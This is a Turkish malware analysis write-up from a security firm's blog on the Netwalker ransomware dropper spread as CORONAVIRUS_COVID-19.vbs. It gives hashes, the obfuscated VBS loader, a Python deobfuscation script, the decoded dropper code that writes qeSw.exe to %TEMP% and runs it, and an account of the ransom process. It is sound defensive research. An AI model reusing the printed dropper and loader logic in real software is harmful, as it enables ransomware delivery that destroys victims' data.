Netwalker Dropper (CORONAVIRUS_COVID-19.vbs) Analizi

innovera
We enable.

Yazar: Hüseyin ALTUNKAYNAK

Netwalker Dropper (CORONAVIRUS_COVID-19.vbs) Analizi

Netwalker çoğunlukla mail yolu ile yayılan ve fidye yazılımı (ransomware) ailesine dahil edebileceğimiz yeni bir virüs çeşididir. Genellikle hastane ve sağlık ocaklarını hedef alan saldırganlar, koronadan dolayı sağlık çalışanlarının yoğun olduğu bu dönemde dikkatsizce dosyanın indirilmesi ve çalıştırılması halinde sistemdeki yedeklerin silinmesi ve iç ağda paylaşılan dosyalar dahil bütün dosyaların şifrelenmesini amaçlamaktadır. 1000$ gibi bir ücret isteyen saldırganlar, ödemenin yapılmaması halinde istenen miktarı günden güne artırmaktadırlar. Maillere ek olarak gönderilen bu script çoğunlukla CORONAVIRUS_COVID-19.vbs adı ile görülmüş ve rapor edilmiştir.

Netwalker Dropper.vbs

MD5: 7a1288c7be386c99fad964dbd068964f
SHA: c880daabaca11dde198b6340e4430401d0bfef10
SHA256: 9f9027b5db5c408ee43ef2a7c7dd1aecbdb244ef6b16d9aafb599e8c40368967
SHA512: 2d52f6e974fad85b9c0cf588ce6a8a62bb37db7a2c8aff8138d9d740f2a-
e8844267c9052ed3a25c65335e948bed8bf449d0815b0f7e372872d49270dd60ad027

qeSw.exe

MD5: 258ed03a6e4d9012f8102c635a5e3dcd
SHA: a3bc2a30318f9bd2b51cb57e2022996e7f15c69e
SHA256: 8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160
SHA512: 967414274cb8d8fdf0e4dd446332b37060d54a726ab77f4ec704a5a-
fe12162e098183add4342d1710db1e1c3b74035a001cf4c2d7790a27bf6d8381c34a96889

Özet

Çalıştırılan Netwalker Dropper.vbs scripti içerisinde encoded şekilde bulunan şifreleme aracını %TEMP% dizini altına qeSw.exe adıyla çıkartıyor. Sonrasında qeSw.exe zararlısını çalıştırarak öncelikle sistemdeki yedekleri siliyor ve ardından bütün dosyaları şifreliyor. Sistemdeki dosyaların haricinde network üzerinden ulaşabildiği dosyaları da yetkisi dahilinde şifreliyor. Kurumların, kullanıcılarına açtığı paylaşımlı alanların izinlerini düzgün yapılandırmaları olası bir enfeksiyonda bütün yapının çökmesini engelleyecektir. Zararlı bütün dosyaları şifreledikten sonra verilen bir kod ile Tor browser üzerinden onion uzantılı bir siteye yönlendirerek Bitcoin ile ödeme yapılması halinde decrypt aracının verileceğini beyan ediyor. Yapılan transactionlara bakıldığında henüz bir ödeme gerçekleşmediği belirlenmiştir.

NOT: Zararlı sisteme bulaşıp da dosyaları şifrelediği takdirde, sistemin başka bir ortamda yedeği olmadığı sürece geri döndürülemeyecektir.

Süreç

Netwalker Dropper.vbs scriptinin içeriği aşağıdaki görselde görülmektedir.

Users > hello > Desktop > net.vbs

```
code = "==A#>,A#>,A#>,  ...redacted... A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,MA#>,A#>,QqVT"
array1 = array(102400, 100489, ...redacted... 103684, 108241, 101761, 64009, 58564, 65025, 56169, 68121)
array2 = array(43681, 42849, 42849, ...redacted... 43264, 42025, 42025, 44100, 44944, 42025, 43681, 44100)
for var1 = lbound(array1) to ubound(array2)
char1 = sqr(array1(var1))
char2 = sqr(array2(var1))
execute("exec_code = exec_code & chr(char1 - char2)")
next
execute(exec_code)
```

Öncellikle array1 ve array2 dizileri kullanılarak oluşturulan exec_code değişkenine ne atandığını bulmak için yazdığım python scriptini kullanıyorum. Scriptin içeriği aşağıdaki şekildedir.

Users > hello > Desktop > deobs.py

```
from math import sqrt
import base64 as b64

exec = ""
array1 = (102400, 100489, 57121, 97969, 104976, 103041, 101124, 102400, 56169, 101124,
array2 = (43681, 42849, 42849, 44944, 44100, 42849, 42849, 42436, 42025, 41616, 42436,
for den in range(0, 1167):
    var1 = sqrt(array1[den])
    var2 = sqrt(array2[den])
    exec += chr(int(var1 - var2))

print(exec)
```

Python scripti ile elde edilen kod aşağıdaki gibidir. VBS kodlarından da anlaşıldığı üzere Netwalker Dropper.vbs scripti içerisindeki code değişkeni aslında üzerine ekleme yapılıp ters çevrilmiş ve base64 ile encode edilmiş bir data.

Users > hello > Desktop > asil.vbs

```
Set FSO = CreateObject("Scripting.FileSystemObject")
Path = WshShell.ExpandEnvironmentStrings("%TEMP%") & "\Google.url"
set oUrlLink = WshShell.CreateShortcut(Path)
oUrlLink.TargetPath = "http://google.com"
oUrlLink.Save(G)
if  (FSO.FileExists(Path))  Then
WScript.Echo "Error!"
else
xml = "Msxml2.DOMDocument"
ws = "WScript.Shell"
bin = "bin.base64"
bs = "base64"
db = "Adodb.Stream"
Set wshs = createobject(ws)
filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\qeSw.exe"
end if
```


```
Function a(n)
    Dim i, j, abc
    abc = array("!","@","%",".","?","<",">","$","#",",")
    For i = 0 To 9
    n = replace(n, abc(i), "")
    Next
    a = replace(n,"*","/")
End Function

Set oXML = CreateObject(xml)
Set oNode = oXML.CreateElement(bs)
oNode.dataType = bin
oNode.text = strreverse(a(code))

Set BinaryStream = CreateObject(db)
BinaryStream.Type = 1
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile filepath
wshs.Exec(filepath)
```

Python scriptine küçük bir ekleme yaparak code değişkeni içerisindeki datayı oluşturup exefile.exe adı ile kaydediyorum.

```
Users > hello > Desktop > deobs.py
from math import sqrt
import base64 as b64

exec = ""
array1 = (102400, 100489, 57121, 97969, 104976, 103041, 101124, 102400, 56169, 101124, 94249, 103684, 1
array2 = (43681, 42849, 42849, 44944, 44100, 42849, 42849, 42436, 42025, 41616, 42436, 42849, 44100, 44
for den in range(0, 1167):
    var1 = sqrt(array1[den])
    var2 = sqrt(array2[den])
    exec += chr(int(var1 - var2))

#print(exec)

code = "==A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,i0es@Ls@IfoE.MbgDxT*B2dWyaG+VteLPCE.pmOx9oIbLiv?J<A#>

def temizleme(code):
    badchars = ("!","@","%",".","?","<",">","$","#",",")
    for den in badchars:
        code = code.replace(den, '')
    code = code.replace('*', '/')
    code = code[::-1]
    code_encoded = code.encode()
    decoded = b64.b64decode(code_encoded)
    return decoded

exefile = open("exefile.exe", "wb")
exefile.write(temizleme(code))
exefile.close()
```


Buraya kadar olan aşamada zararlımız içerisindeki dosyayı %TEMP% dizini altına qeSw.exe adı ile kopyalıyor. Sonraki aşamalarda ise dinamik analiz ile devam ediyorum.

qeSw.exe adı ile kaydedilen çalıştırılabilir dosya yine script yardımı ile çalıştırılıyor. İlk önce sistemdeki yedekleri silen zararlı, sistemde ve network üzerinde ulaşabildiği ve yetkisi olan bütün dosyaları şifrelemeye başlıyor. Şifreleme işlemi bittiğinde ise ekranda aşağıdaki görselde görüldüğü üzere bir metin defteri açılıyor.



Belirtilen .onion uzantılı siteye Tor üzerinden ulaştığımızda ise bizi aşağıdaki gibi bir giriş ekran karşılıyor.

README dosyasının en altındaki code'u kullanarak giriş yaptığımızda ise bizi aşağıdaki gibi bir ekran karşılıyor.



Buradaki 323hUGo9iTXj4QpBMFUwC9TFFEXHs9Znuy numaralı BTC adresine belirtilen miktarı gönderdiğiniz takdirde otomatik olarak decrypt aracının ineceğini beyan ediyor. BTC adresine yapılan ödeme var mı diye kontrol ettiğimizde ise henüz bir ödeme yapılmadığını görmekteyiz. Böyle devam etmesini ümit ediyoruz.